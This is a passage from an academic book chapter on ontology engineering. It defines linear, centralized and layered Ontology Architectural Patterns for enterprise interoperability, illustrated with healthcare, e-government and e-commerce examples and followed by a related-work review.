EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


3. ONTOLOGY ARCHITECTURAL PATTERNS (OAP)

The emergence of the eXtensible markup language (XML) as a near defacto standard for information representation and exchange has had a significant impact on the ontology and enterprise interoperability research and development areas. XML dominates standards in computing and other fields, in addition to all of the aforementioned healthcare standards (HL7 CDA, CCR, etc.) there are many other standards that have the potential to impact enterprise applications including: HR-XML (HR-XML, 2013) for personnel and developers to have a common terminology for all aspects of human resources; the Oasis Open Office XML (Brauer & Schubert, 2013) document format for representing documents, presentations, etc., more easily; a wide variety of standards for libraries (LOC, 2012) such as the METS standard for tracking metadata on objects in digital collections; the Oasis LegalXML (LegalXML, 2008) standard for the electronic exchange of legal data and documents; and so on. In addition, ontologies can capture and attach semantic knowledge to represented information thereby aiding users (humans and agents) in knowledge engineering and representation, domain modeling, database and object-oriented analysis, natural language processing, biomedical and clinical informatics, etc. These efforts are supported by a wide variety of knowledge representation frameworks such as Resource Description Framework (RDF) (Powers, 2003), Web Ontology Language (OWL) (OWL Guide, 2004; Lacy, 2005), KIF (Genesereth, 1991), DAML+OIL (Horrocks, 2002), etc. Clearly, all of these standards and frameworks are available for a wide range of enterprise applications, and will be more and more important over time.

In this section, the work on ontologies as discussed in Section 2.1 and issues related to enterprise interoperability in Section 2.3 provides a strong justification to extend and apply software design pattern concepts so that they are suitable for ontology design. Specifically, this section details our developed *Ontology Architectural Patterns* (OAP) defined as abstract reusable architectural patterns that can assist the domain designer to define reusable modular ontology models at a higher abstraction level in order to support enterprise interoperability. The primary aim of developing OAP is twofold. First, OAP as a modeling construct eases the ontology architectural design process by providing the ability to define a more general solution for a domain application that attains required domain knowledge. Second, these OAPs promote development of modular domain ontology models encouraging knowledge abstraction, minimizing coupling, facilitating reuse, etc., which has the end result of easing *interoperability* issues between ontologies thereby facilitating enterprise interoperability of data and knowledge. In order to achieve these goals, we have developed three OAPs. The *Linear Ontology Architectural Pattern (LOAP)* is presented in Section 3.1 and represents a linear/parallel architectural arrangement of multiple ontology models for achieving the required knowledge goal in a manner where the captured knowledge is accessible in an ordered manner. Then, in Section 3.2, the *Centralized Ontology Architectural Pattern (COAP)* is explained, defining a global ontology model (higher-level abstraction) under which multiple component ontology models interact akin to a centralized hub. Lastly, in Section 3.3, the *Layered Ontology Architectural Pattern (LaOAP)* in defined to support a layered arrangement of the components organized from the innermost to outermost layer as: the Ontology Conceptual Model (innermost layer) within the Axiom and Rule for the Model within the Mapping of the Model within the Terminology (vocabulary) of the Model within the Query and Web Services (outmost layer).


To standardize the discussion in the remainder of this section, the presentation follows a consistent ordering for each *Ontology Architectural Patterns* (OAP) expressed with: the *Pattern Name* which identi-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



fies the OAP by name*;* the *Pattern Motivation* which is utilized to more fully motivate the need of the proposed pattern and the influence of various SDP, ontologies, and their frameworks from other domains; the *Pattern Description* which explains the operational and functional interactions of each pattern; the *Pattern Context & Usage* which represents the contextual requirements for applying the pattern and its usage in an enterprise application; and, the *Pattern Application & Implementation* which illustrates an instantiation of the pattern and its realization in an enterprise application. Throughout the discussion, we provide examples using the domains of biomedical informatics, e-commerce, e-services, e-government etc.; again, we note that these patterns are general and can be applied to any domain.

3.1. Linear Ontology Architectural Pattern




Pattern Name: Linear Ontology Architectural Pattern (LOAP).

Pattern Motivation: The *Linear Ontology Architectural Pattern (LOAP)* is primarily motivated and influenced by the Pipe & Filter and Chain of Responsibility SDPs that are categorized under structural SDPs as defined in Section 2.2. The primary goal of these patterns is to divide the large complex problem into smaller modular problems and develop generic reusable solutions. The *Pipe & Filter SDP* as shown in Figure 2a has two primary components: Filter which holds the logical modules (e.g., file readers, boot loaders, memory units, etc.) that accept the given input(s), processes them, and generates an output; and, Pipe which interconnects two or more Filters (i.e., the output of one Filter is fed in as input to another Filter). For example, compliers might utilize Pipe & Filter SDP where the complex problem of compiling a program is divided into smaller problem modules such as Lexical Analysis, Parsing, Semantic Analysis, and Code Generator. These modular components are connected and executed accordingly to obtain the final output that is machine executable code as shown in Figure 2b.

Figure 2. The Pipe & Filter SDP and its implementation

***(a)**: Pipe and Filter pattern.*

***(b)**: Complier using Pipe and Filter pattern.*



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Similarly, the *Chain of Responsibility SDP*, as shown in Figure 3a, also has two primary components: Logical Handlers, which are generally governed by a superior interface (Handler Interface) to manage the application logic; and, the Relationship that handles the interactions between the participating Logical Handlers.

For example, as shown in Figure 3b. when a patient arrives at the clinic practice there may be several steps: nurse or medical assistant brings the patient to a room, reviews the medications, measures BP, pulse, temperature, etc., and notes on the purpose of the patient's visit; physician visits the patient, makes an assessment, and comes up with a treatment plan that may be a diagnosis (e.g., has strep throat take Augmentin) or require further evaluation (blood work and/or x-rays); the nurse or medical assistant may return to answer any follow-up questions and to provide appropriate prescriptions or other treatment instructions. In the example, all of the individuals involved in this process take up their responsibility (acting as Logical Handlers) and communicate (Relationship) the information to the next individual (nurse review→ physician assessment→ medical assistant/nurse action) to finally arrive at the outcome (successful treatment of the patient). The main difference between Chain of Responsibility and Pipe & Filer is for the latter to allow cyclical connections and bi-directional flow.

Pattern Description: The *Linear Ontology Architectural Pattern (LOAP)* as shown in Figure 4 is an architectural arrangement of ontology models ($Ontology_1$, $Onotology_2$,…,$Ontology_N$) which are connected ($Link_1$, $Link_2$,…,$Link_N$) in a sequential and/or in parallel order for achieving the desired knowledge goal. The LOAP is developed by combining Pipe & Filter and Chain of Responsibility SDPs, where the ontology models ($Ontology_1$, $Onotology_2$,…,$Ontology_N$) are aligned to Filters ($Filter_1$, $Filter_2$, …,$Filter_N$, Figure 2a) and Logical Handlers (Logical $Handler_1$,…,Logical $Handler_N$, Figure 3a), and the connecting links ($Link_1$, $Link_2$,…,$Link_N$) correspond to Pipes ($Pipe_1$, …,$Pipe_N$, Figure 2a) and Relations (Figure 3a). The output is primarily a query result performed on the multiple ontology models based on the inputs (initial inputs or previous ontological outputs). The

Figure 3. Chain of Responsibility SDP and its implementation


***(b)**: Example illustrating Chain of Responsibility Pattern.*


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Linear Ontology Architectural Pattern (LOAP)



connections ($Link_1$, $Link_2$, …$Link_N$) between the ontology models are generally unidirectional but can also be a loop within an ontology model or between ontology models, where the data flows from the previous ontology model ($Ontology_1$) to the next ontology model ($Ontology_2$) and so on until the final output is generated. The initial input is given to $Ontology_1$, then the output of $Ontology_1$ is fed as input to $Ontology_2$ through $Link_1$ and the chain continues as the result is finally obtained at $Ontology_N$ to generate an output. One step with LOAP can also generate intermediate results from an entire other OAP (i.e., for some M, $Ontology_M$). The desired knowledge goal is achieved by developing modular reusable ontology models to ease semantic interoperability issues during the ontology models integration/reconciliation process.

Pattern Context and Usage: The LOAP pattern is applicable to any enterprise domain application where the required domain knowledge is obtained by connecting multiple source ontology models or a single large ontology has to be divided into multiple modular ontology models that will then be connected in sequential/parallel fashion. The ability to separate a larger ontology into different logical component ontologies has an advantage in an enterprise interoperability context to allow the separation of various data and knowledge components. The links ($Link_1$, $Link_2$,...., $Link_N$ in Figure 4) between the ontology models is primarily *programmatic* consisting of the software logic that is written using languages such as Java, C++, etc., or *semantic* where the link semantics are captured in another ontology model. By designing and connecting reusable ontology models for capturing the required domain knowledge, the LOAP and its component ontology models are reusable in multiple enterprise application settings.



As an example, recall Figure 3 for the treatment of a patient in multiple steps. Underlying this process is the need to organize the information that is used into different ontology models that would be utilized in different steps of Figure 3. By analyzing the treatment process, an ontologist can design a Triage LOAP (pattern name) as shown in Figure 5a that has three Ontology Models (Diagnosis, Anatomy, and Test) with associated links ($Link_{Disease\text{-}Anatomy}$ and $Link_{Disease\text{-}Test}$). In Figure 5a, the Diagnosis Ontology model captures the knowledge on various Disease, Symptom, and Injury models, an Anatomy Ontology model captures the domain knowledge of the human body, and a Test Ontology model captures the knowledge on blood tests, imaging tests, cardiac tests, etc. Figure 5b expands each of the Ontology model blocks of Figure 5a demonstrating that within each step resides a significant ontology (that may also be an OAP). By modularizing the domain knowledge into multiple ontology models, the domain ontology models have the potential to be reusable in different enterprise applications, e.g., the Disease and Symptom Ontology models may only be needed for one enterprise application, with the Anatomy model used by another application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Instance of a triage LOAP

(a). LOAP implementation using Diagnosis, Test and Anatomy Ontologies.


(b). Diagnosis, Test and Anatomy Ontology Models.

Similarly, in the domain of e-government, there is constant need to exchange information between various departments such as public administration services, immigration services, tax department, immigration law bureau, etc. The ontology designer for the e-government domain can modularize the needed ontology models for maximizing the reuse of semantic knowledge among the government services. For example, a Public Service Ontology model captures the semantics (e.g., codes, description, definitions, eligibility, etc.) of the government public services, an Immigration Ontology model captures the semantics (e.g., types of visas, statuses of visa, etc.) of the government immigration domain, a Tax Ontology model captures knowledge about the tax codes of the government, and an Immigration Law Ontology model captures sematic knowledge about various laws involving immigration. Thus, based on the required knowledge goal, the e-government ontology models can be interconnected or linked (e.g., $Link_{Tax\text{-}Immigration}$, $Link_{Service\text{-}Immigration}$, $Link_{Immigration\text{-}Law}$, etc.) with one another similar to Figure 5a. Once the ontologies is developed for the e-government domain, subsets can then be applied to other enterprise applications for that domain.

Pattern Application and Implementation: The Triage LOAP in Figure 5 can be realized as shown in Figure 6 using a combination of: the OWL Framework (Lacy, 2005) for defining the three ontology models; the Protégé Ontology Editor (Protege, 2012) for building OWL based ontology models; the SPARQL (Lacy, 2005) query language to interrogate the Triage LOAP and its ontology models; and, Java for UI and program logic. The implementation of Figure 6 for an enterprise application as shown in Figure 7 adopts a three-layered approach where: Layer 1 holds the Java

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

based UI for the user to enter the inputs, Layer 2 holds the logic of the application implemented using Java and SPARQL, and Layer 3 holds the actual OWL ontology instances for each model. The layered approach allows each layer to be independent and reusable from the other layers. The flow of the Triage LOAP (Figure 5) and its implementation (Figure 6) begins when the user (e.g., nurse, physician assistant, etc.) types in symptoms such as fever, cold, and fatigue (Layer 1) that are read using a Java program (Layer 2) and then fed into the SPARQL query engine (Layer 2). Next, the SPARQL engine feeds the user inputs to the Diagnosis Ontology Model whose outputs are given as inputs to both the Test and Anatomy Ontology Models.



The query performed on the Diagnosis Ontology model (LOAP_Diagnosis.owl, Figure 6a) by the SPARQL engine is shown in Figure 8a, which queries the model for known diseases for the given input symptoms. The links $Link_{Disease\text{-}Test}$ between the Diagnosis and Test Ontology Models (Figure 6) are implemented as a SPARQL query as shown in Figure 8b, which queries the Test Ontology Model (LOAP_Test.owl, Figure 6b) based on the Diagnosis Ontology Model outputs (d1, d2,…., dn). The $Link_{Disease\text{-}Anatomy}$ between the Diagnosis and Anatomy Ontology Models (Figure 6) is also implemented as a SPARQL query as shown in Figure 8c, which queries the Anatomy Ontology Model (LOAP_Anatomy.owl, Figure 6c) based on the Diagnosis Ontology Model outputs (d1, d2,…., dn).

3.2. Centralized Ontology Architectural Pattern

Pattern Name: Centralized Ontology Architectural Pattern (COAP).

Pattern Motivation: The *Centralized Ontology Architectural Pattern (COAP)* is influenced by the Façade SDP, the Local As View (LAV) methodology (Lenzerini, 2002), and the MAFRA framework (Maedche, Motik, Silva, & Volz, 2002). The Façade SDP provides a unified higher-level global

interface/system developed from a set of complex heterogeneous source interfaces/subsystems making these local sources easier to utilize for the clients. As shown in Figure 9a, the Façade SDP abstracts common features or functional implementation from multiple complex subsystems (SS_1, SS_2… SS_N) and provides a unified simple global system (Façade) to access these complex subsystems for multiple clients, thus hiding the complexity of the subsystems. For example, the compiler example from the Pipe & Filter in Figure 2 can also be implemented using Façade as shown in Figure 9b, where the clients will call the simplified complier's functionality (function call - compile) which in turn performs the complex process of invoking other subsystems such as Lexical Analysis, Parser, SemanticAnalysis and codeGenerator in an appropriately defined order.

The LAV methodology is a data integration approach where a set of local schemas (LS_1, LS_2, LS_3… LS_N) are expressed as database views (V_1, $V_{2...}$ V_N) over a global schema (G_S) as shown in Figure 10a. The mapping between the global schema and each local schema is expressed by associating the concepts in the local schemas as a view V_N over the global schema. For example, in Figure 10b, the global schema is defined as Global Disease Schema (G_S) (id, Name, serverityLevel, medName) which captures various diseases in terms of their unique identifier, commonly referred name, disease severity level, and medication name which acts as a treatment for this disease. The data for this global schema is obtained from the two local schemas and their respective views: a local schema LS_1, Local Disease $Schema_1$ (LDS_1) (id, commonName, severityLevel), captures diseases in terms of identifier, commonly referred name, and disease severity level, respectively, and, its view V_{LDS1} is defined as a mapping (represented as ~)

between LDS_1(commonName, severityLevel) ~ G_S(name, severityLevel). The second local schema LDS_2, Local Disease Schema$_2$ (LDS_2)(id, name, medName), captures the medications for respective diseases in terms of identifier, disease name, and medication name, respectively, and its view V_{LDS2} is defined as mapping between LDS_2(name, medName) ~ G_S(name, medName).

The MApping FRAmework (MAFRA) provides a conceptual framework for building semantic mappings between heterogeneous ontology models using *semantics bridges* as shown in the Figure 11a. A semantic bridge is a construct that allows the connections to have different meanings based on the needed

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 11. The MAFRA framework and its implementation

(a): MAFRA Framework. **(b):** MAFRA implementation.


interactions of the models. The mapping framework provides various types of semantic bridges such as RelationBridge, ConceptBridge, AttributeBridge, etc. For example, consider Local Disease Model (LDM) and the Global Disease Model (G_M) in Figure 11b. The semantically equivalent concepts between these models are mapped using attributeBridge i.e., LDM (id) ~ G_M(id), and as LDM(commonName) ~ G_M(Name) as shown in the Figure 11b; as a result, we are able to represent this higher level dependencies among different ontologies.

Pattern Description: The *Centralized Ontology Architectural Pattern (COAP)* as shown in Figure 12 consists of a Global Ontology Model (O_G), multiple local source ontology models (LO_1, LO_2, LO_3,……, LO_N), and the respective mappings (OM_1, OM_2,....,OM_N) between local ontology models and the global ontology (O_G). Conceptually, the COAP in Figure 12 can be aligned as: the Global Ontology Model (O_G) (similar to a Façade in Figure 9a), a global schema in Figure 10a, or an Ontology (O_1) in Figure 11a; the local source ontology models (LO_1, LO_2, LO_3,……, LO_N) can be local subsystems in Figure 9a, a local schemas from Figure 10a, or ontologies (O2,…,O_N) in Figure 11a; and, the mappings (OM_1, OM_2,....,OM_N) are similar to function calls between subsystems in Figure 9a, views (V_1,..,V_N) in Figure 10a, or semantic bridges in Figure 11a. The queries are generally performed on the Global Ontology Model (O_G) of COAP and the local sources are extracted using the mappings (OM_1, OM_2, …,OM_N) which are primarily *semantic* in nature, i.e., the mappings are mostly semantic queries similar to views in Figure 11b or semantic mappings in Figure 14. The global ontology model acts as a centralized reference model for mapping the local source ontology models which can also be traversed using the mapping to the global ontology model, thus eliminating the semantic interoperability issues between heterogeneous local ontology models. An enterprise application can use the Global Ontology Model supplemented by zero or more Local Ontology Models based on its needs.

Pattern Context and Usage: The COAP pattern is applicable where an enterprise application has an existing ontology acting as a global ontology and other ontology models (from potentially different enterprise applications) are to be integrated/mapped with the global ontology, or a single knowledge ontology model has to be built from existing multiple ontology models. An ideal example of the COAP is the Unified Medical Language System (UMLS) (Bodenreider, 2004) knowledge system developed and maintained by National Institute of Health (NIH) which has two primary tools:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 12. Centralized Ontology Architectural Pattern






Figure 13. Unified Medical Language System as instance of COAP



UMLS Semantic Network (UMLS-SN) and UMLS Metathesaurus (UMLS-Meta). The UMLS-Meta holds the medical vocabulary obtained by aggregating existing medical standard ontologies such as ICD, DSM, OMIM, SNOMED-CT, etc., and also providing the mappings between these aggregated ontologies. As shown in Figure 13, the UMLS-Meta (UMLS Metathesaurus) can be viewed as a global ontology model (O_G, Figure 12), obtaining its medical vocabulary from various local source ontologies such as ICD Codes,, SNOMED-CT, NCBI, LOINC, etc., which are local ontology models (LO_1, LO_2,…,LO_N, Figure 12).

Using the mappings (OM_1, OM_2,…,OM_N) and the global ontology model (O_G) as the reference, the semantic mappings (implicit mappings) between the local source ontology models can be deduced. The semantic interoperability issues among the ontologies are eased by employing the defined mappings (OM_1, OM_2, …, OM_N) and the implicit mapping.

Another enterprise domain that could use COAP is e-commerce. While each e-commerce enterprise is unique from the perspective of its business model, sales strategies, software architecture, data management, user experience, etc., in total, a majority of them may overlap on the types of the merchandize/services offered (e.g., electronics, apparel, tools, books, materials, music, could space, streaming music, etc.). However, each enterprise system may structure the semantic knowledge about the merchandize/services offered differently, as it's primarily influenced by the interests of the enterprise and talent of the ontology developer. For example, an e-commerce service (ES_1, e.g., Amazon, Barnes & Noble, eBay, etc.) may have an ontology model(s) (O_{E1}) capturing the semantics knowledge about the merchandize/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



Figure 14. Unified Medical Language System as instance of COAP and its implementation




services offered by the enterprise system. Similarly, other e-commerce services (ES_2, ES_3, ES_4,……., ES_N) will have their own ontology models (O_{E1}, O_{E2}, $O_{E3\ .....}$,O_{EN}) capturing the semantic knowledge of their merchandize/services offered. When two enterprises, say ES_1 and ES_2, need to collaborate/merge, the semantic knowledge in the ontology models (O_{ES1} and O_{ES2}) has to be mapped to one another to ease the semantic interoperability issues (both Knowledge and Data). However, individual one-to-one mappings between different ESs are not a feasible solution, since it would require a custom bi-direction exchange in varied formats. For providing a more scalable and feasible solution, the enterprises need to collaborate to define a global ontology model (O_{EG}) and map their respective local ontology models (O_{E1}, O_{E2}, $O_{E3\ .....}$,O_{EN}) to the global ontology model. Thus, when multiple enterprises need to collaborate/merge, they can use the O_{EG} ontology model as a reference to ease semantic interoperability issues. The global ontology model O_{EG} will also act as a foundational platform for new enterprise systems and to interact with existing systems.

Pattern Application and Implementation: The NIH has provided open access to the UMLS system as previously discussed and shown in Figure 14 through a Web browser for online services and a Java Swing based UI supported with MySQL and Oracle database scripts for standalone applications

Figure 15. Sample database query diagrams for querying UMLS for a given CUI and SCUI

(a) Database query diagram for querying information for a given concept CUI.

(b) Database query diagram for querying information for a given source concept SCUI.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

as show in Figure 14. The sample database query diagrams between the UMLS-Meta schemas are shown in Figure 15, where the user can query: the *MRCONO* table for a common name for a given Concept Unique Identifier (CUI) for identifying medical concepts) as shown in Figure 15a; the *MRCONO* and *MRSTY* tables for finding all of the semantic types (UMLS-SN) for a given CUI as shown in Figure 15a; the MRCONO and MRDEF for obtaining the definition of a CUI as shown in Figure 15a; and, the MRCON and MRREL tables for obtaining all of the relationships a given concept is participating in using the Source Concept Unique Identifier (SCUI) that uniquely identifies the source of the medical concept as shown in Figure 15b. The UMLS acts as a global reference ontology model that can be utilized to obtain medical semantics and the system provides mappings between integrated local ontologies.

3.3. Layered Ontology Architectural Pattern


Pattern Name: Layered Ontology Architectural Pattern (LaOAP)

Pattern Motivation: The *Layered Ontology Architectural Pattern (LaOAP)* focuses on the underlying conceptual models for databases, software, and development in order to structure the ontology and its components in a layered manner. To motivate, we use a health care example in Figures 16a, 16b, and 16c, and an e-commerce/cloud example in Figures 16d, 16e, and 16f. First, if we start with databases, where an Entity Relationship Diagram (ERD) (Chen, 1976) is employed for modeling entities with respective attributes and associations limited by constraints (cardinality, primary key, etc.) on attributes and association in order to achieve the desired database behavior. As shown in Figure 16a, the entities Disease and Symptom are described using attributes id and name, and are connected using the has Symptom association with a many-to-many constraint. Similarly, in Figure 16d, the entities Customer (described with attributes cId and cEmail), CloudSpace (described using attributes location and space) and ContentAllowed (an enumeration) are connected with hasCloud-Space, and cloudAllows associations respectively with a many-to-many constraint imposed on them. The ERD models in Figure 16a and 16d can be modeled from an object-oriented perspective using UML Class Diagrams as shown in Figure 16b and 16e, respectively, where Disease, Symptom, Customer, CloudSpace, and ContentAllowed are all classes; id, cId, space (type Integer), and Name, Location (type String) are all attributes; and, they are all connected using the associations hasSymptom, hasCloudSpace, and cloudAllows. The OWL framework allows developers to add complex axioms such as disjoint, subset, union, not, etc., on the modeling elements themselves to further constrain and control behavior and data values. As shown in Figure 16c and 16f, Disease, Symptom, Customer, CloudSpace, and ContentAllowed are OWL Classes that are connected using the links hasSymptom, hasCloudSpace, and cloudAllows that are of type OWL objectProperty (equivalent to an association in UML), with an additional constraint stating that the pairs of classes Disease and Symptom and Customer and CloudSpace are disjoint. The OWL framework also allows experts to define Semantic Web Rules and Fuzzy Logic on the defined concepts. The ability of ERD, UML, and OWL to model from differing perspectives or layers can be employed to define an OAP that takes advantage of the layering of conceptual models, akin to ISO layers.

Pattern Description: The *Layered Ontology Architectural Pattern (LaOAP)* organizes various participating modules in the ontology in a layered fashion that separates the ontology from a functional perspective as shown in Figure 17a. The LaOAP pattern has five layers where the heart of the pattern is the *Conceptual Model Layer*. This layer holds the ontology conceptual model capturing

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 16. Domain models using ERD, UML and OWL






Figure 17. Layered Ontology Architectural Pattern and its implementation


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


the structure and semantics of the intended domain. The second layer is the *Axiom & Rule Layer* that captures the rules and constraints for semantically interpreting the ontology conceptual model entities. The third layer is the *Mapping Layer* that captures any semantic mapping between the current ontology model and any other target ontology models. The fourth layer is the *Terminology Layer* that contains the vocabulary for the ontology model captured in the Conceptual Model Layer and adhering to the rules of the Axiom & Rule Layer. Finally, the fifth layer is the *Query and Web Service Layer* that allows users to query the conceptual model for its terminology or Web service API for serving Web-based requests.



For illustrating the five layers of the LaOAP pattern, consider the conceptual model for a health care application developed in OWL (Figure 16c and 16f) as shown in the Figure 17b. From the bottom up in Figure 17b, the *Conceptual Model Layer* holds the domain model (Disease Ontology Model) with classes (Disease, Symptom, etc.), associations (hasSymptom, hasMedication, etc.), and attributes (id, commonName, etc.). The *Axiom & Rule Layer* holds the first-order descriptive axioms for domain model entities such as the disjointness between Disease and Symptom classes. These axioms are defined in a new workspace by importing the ontology model from the *Conceptual Model Layer* to provide limited coupling between these two participating layers. The ontology designer can exploit this limited coupling to define multiple set of Axioms & Rules on the same ontology conceptual model. Continuing upward in Figure 17b, the *Mapping Layer* holds any mappings that are relevant and/or have been loaded to the current ontology model imported from *Conceptual Model Layer*. The attribute semantic bridge defined in the MAFRA framework (Figure 11) is utilized for illustrating an attribute equivalent mapping between the current Disease entity attribute id (Figure 16c) and the Disease entity attribute uid from a different conceptual Disease model. The *Terminology Layer* captures all of the instance data of the ontology model such as Heart Attack (instance of Disease class), Fever (instance of Symptom class), etc. Finally, at the top of Figure 17b, the *Query & Web Service Layer* has the domain model query logic (example OWL SPARQL queries, see Figure 9) for interrogating the Disease Ontology Model. In LaOAP, the outer layer may use the content defined in the inclusive inner layers. For example, the *Axioms and Rules Layer* will use the conceptual model defined in *Conceptual Model Layer*; the *Terminology Layer* and the *Query & Web service Layer* imports the *Conceptual Model Layer* and import *Axiom and Rules Layer*. The *Conceptual Model Layer* is required to define this pattern and all of the other layers are optional.

Pattern Context and Usage: The LaOAP can be used when an ontology developer requires minimal coupling between various participating ontological modules (Figure 17a), maximizing their reuse especially for the core ontology model in the *Conceptual Model Layer*. The intent is that the layers of functionality build upon one another from the Conceptual Model Layer to the Query & Web Service Layer. For instance, as shown in Figure 18, the UMLS-Meta schema can be reused by multiple health care institutions ($Hospital_1$, $Hospital_2$, …,$Hospital_N$) in order to develop customized sets of mapping and axioms specific to their enterprise application on top of the shared UMLS-Meta model. LaOAP allows maximum reuse of the core conceptual model of the ontology, thereby mitigating interoperability issues.

Pattern Application and Implementation: The implementation of LaOAP employing OWL (see Figures 16c and 16f again) to represent the ontology is shown in Figure 19. Starting from the bottom of Figure 19, the *Conceptual Model Layer* holds the domain model (classes Disease, Symptom, CloudSpace, etc.), associations (hasSymptom, hasCloudSpace, etc.), and attributes (id, common-



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 18. Illustrating LaOAP using UMLS-Metathesaurus (UMLS-Meta)

Name, spaceAllocated, etc.). The *Axiom & Rule Layer* holds the first-order descriptive axioms for model entities such as the disjointness between Disease and Symptom, the spaceAllocated attribute has an integer range, etc. These axioms are defined in a new workspace by importing the ontology model from the *Conceptual Model Layer* to provide limited coupling between these two

Figure 19. Implementation of LaOAP using OWL

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

participating layers. The ontology designer can exploit this limited coupling to define multiple sets of Axioms & Rules on the same ontology conceptual model. For example, one business enterprise can define a range for the space attribute (CloudSpace class) between 2GB – 10GB, while another can define a different range between 5GB – 9GB. Note that both enterprises use the same ontology model, but can customize that from a constraint perspective.

Similarly, the enterprise can define various accepted values to ContentAllowed based on the business goals. The *Mapping Layer* holds any mappings that are relevant and/or have been loaded to the current ontology model imported from *Conceptual Model Layer*. The attribute bridge defined in the MAFRA framework (Figure 10) is used for illustrating an attribute equivalent mapping between the current Disease entity (Figure 16c) and the Illness entity from a different conceptual model. The *Terminology Layer* captures all of the instance data of the ontology model such as Asthma (instance of Disease class), High Fever (instance of Symptom class), Heart Attack (instance of Disease class), 50GB (value of space attribute), etc. The ontology model and Axiom & Rules are imported into Terminology Layer to define the required domain vocabulary. Finally, at the top of Figure 19, the *Query & Web Service Layer* can hold SPARQL query logic for interrogating the OWL conceptual model in the *Conceptual Model Layer*.

4. RELATED WORK

The work in this chapter has been influenced by a number of efforts and has ties to other work in ontology frameworks. First, in knowledge engineering, ontologies play a pivotal role in providing semantics to data, converting information into knowledge for a specific domain. To date, researchers have taken an approach to ontology patterns that implements different aspects of software design patterns (SDPs) in the domain of ontologies. The work of (Gangemi, 2005; Gangemi & Presutti, 2009) has defined Ontology Patterns (OP) and classified them into six categories: Structural OP, Correspondence OP, Content OP, Reasoning OP, Presentation OP, and Lexico-Syntactic OP. The Structural OP is equivalent to the structural SDP and further divided into Logical OP to handle the problem of expressivity and Architectural OP to affect the overall shape of the ontology either internally or externally. The Correspondence OP encompasses the Reengineering OP and provides a designer with a solution to the problem of transforming the ontology conceptual model. The Mapping OP refers to the possible semantic relations between mappable ontology model elements. Content OPs have gained priority as they solve knowledge design problems in terms of domain classes and properties, similar to Creational and Behavioral SDP. Our OAPs presented in this chapter can be positioned within the classification the six categories in (Gangemi, 2005) by placing the developed OAPs (LOAP, COAP and LaOAP) under Architectural OP, as they influence the architectural design of the ontology for an enterprise application. Our approach operates at a slightly higher level than their work which is more closely aligned to SDPs.

Second, the work on Ontology Patterns (Gangemi, 2005; Gangemi & Presutti, 2009) has proposed the Conceptual Ontology Design Pattern (CODeP) categorized as a Content OP to capture a generalized use case scenario acting as a template to solve domain knowledge design issues and offering a number of different patterns that target varied capabilities. For example, Time Indexed Participation is a CODeP that represents time indexing for the relation between persons and roles they play. The Role Task Pattern is also a CODeP representing temporary roles that objects can play, and the tasks that events/actions that are allowed to execute. The Participation Pattern is a CODeP extracted from the DOLCE ontology

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that illustrates participation relation between objects and events. The CODeP are knowledge-level abstractions that primarily influence the design of the ontology content and can be employed by OAPs to define ontology knowledge for the participating ontology models (Ontology$_1$, Figure 4; Global Ontology, Figure 12 and Layered Ontology, Figure 18). Similarly, both the paradigms CODeP and OAP provide abstractions at different levels, i.e., the former provides knowledge abstraction and the latter provide architectural abstraction.

Third, the work of (Clark, Thompson, & Porter, 2004) has proposed the concept of knowledge patterns defined as a semantic structure representing reoccurring patterns similar to SDP, but morphing the knowledge pattern entities onto domain classes instead of instantiating them. For example, a simple distribution knowledge patterns consists of a Producer P, a Switch mechanism S, and a Consumer C that are connected. This knowledge pattern is applicable to any domain model, e.g., P can represent a battery, generator, etc., S can be a common electrical switch, and C can be any electrical device such as light, heater, computer, etc. There is a close association among our LOAP and their knowledge pattern, since they are both similar to Pipes & Filters and Chain of Responsibility SDPs. However, their knowledge pattern primarily targets ontological concepts similar to CODeP for a domain across multiple enterprise applications that follows a similar knowledge structure.

Fourth, our work on a framework for ontologies has proposed extensions to the OWL framework to provide additional modeling features and introduce the concept of an ontology schema to evolve OWL to align to the UML meta-model (Saripalle, Demurjian, & Behre, 2011) with an associated software engineering process (Saripalle & Demurjian, 2012a) that elevates ontologies to be more design-oriented as opposed to instance based, allowing ontologies to be reused in an enterprise setting. As a foundation for the Ontology Architectural Patterns (OAP) in this chapter, our work (Saripalle & Demurjian, 2012) has introduced a Semantic Design Pattern defined as a modular domain knowledge pattern at the meta-model level which can be referenced while developing concrete domain models. The work in this chapter significantly extends the semantic design pattern concept to Ontology Architectural Patterns, promoting a design process for ontologies that has a much higher abstraction level than existing ontology frameworks.

